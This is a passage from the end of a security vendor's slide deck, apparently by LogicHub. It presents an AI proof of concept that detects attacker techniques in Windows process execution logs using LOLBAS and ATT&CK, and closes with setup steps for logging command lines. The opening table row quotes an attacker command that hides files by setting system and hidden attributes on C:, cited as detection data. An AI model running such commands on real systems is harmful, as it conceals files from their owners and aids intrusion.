24	1.9%	/k attrib "c:" +s +h	Adds system and hidden file attributes

LOLBAS Frequency by ATT&CK Technique



Limitations



- This proof of concept was entirely based on Windows built-in tools and scripts, but can be extended
- If the attack is not visible in process execution logs, it will not be detected
- Novel techniques may not be caught by this approach
- Opportunity for the AI to have additional knowledge about significance of directory paths, registry keys, and tool documentation

Comparison to EDR Solutions



- Some popular Enterprise Detection and Response (EDR) solutions offer ML / AI capabilities, others do not.
- Unique features of this proof of concept AI:
 - **Highly Dynamic AI.** Learns from a single example and scales its ML approach as the available data grows in size.
 - **Learns from your environment.** Accounts for unique tendencies in your environment and enables a feedback loop from investigations to automatically tune false positives.
 - **Knowledge-based approach.** Decisions are explainable to human analysts. It can provide closest matching benign / malicious examples that fed into its decision along with confidence scores, descriptions of tools, and reference material together with alerts.

Take-aways



- Benefits of host process execution logs
- We can fully automate the extraction of TTPs and automate threat detection based on small and large feeds of malicious / benign activity
- MITRE ATT&CK techniques and LOLBAS can be prioritized based on observed usage in attacks
- Trends of technique usage can be tracked over time
- Code, data, analysis, and presentation can be found here:

<https://github.com/egaus/wayfinder>

About LogicHub



Intelligent Security Automation for:

⚠ Alert Triage

Reduce false positives by 95%

⌚ Incident Response

Reduce response times (MTTR)

📍 Threat Hunting

Detect unknown threats



Thank You!

Process Execution Logs Example

1. Enable via GPO here:

Computer Configuration\Windows Settings\Security Settings\Advanced Audit Policy Configuration\System Audit Policies\Detailed Tracking

2. Turn on Command Line Arguments

Enable *Include command line in process creation events here*:

Computer Configuration\Administrative Templates\System\Audit Process Creation

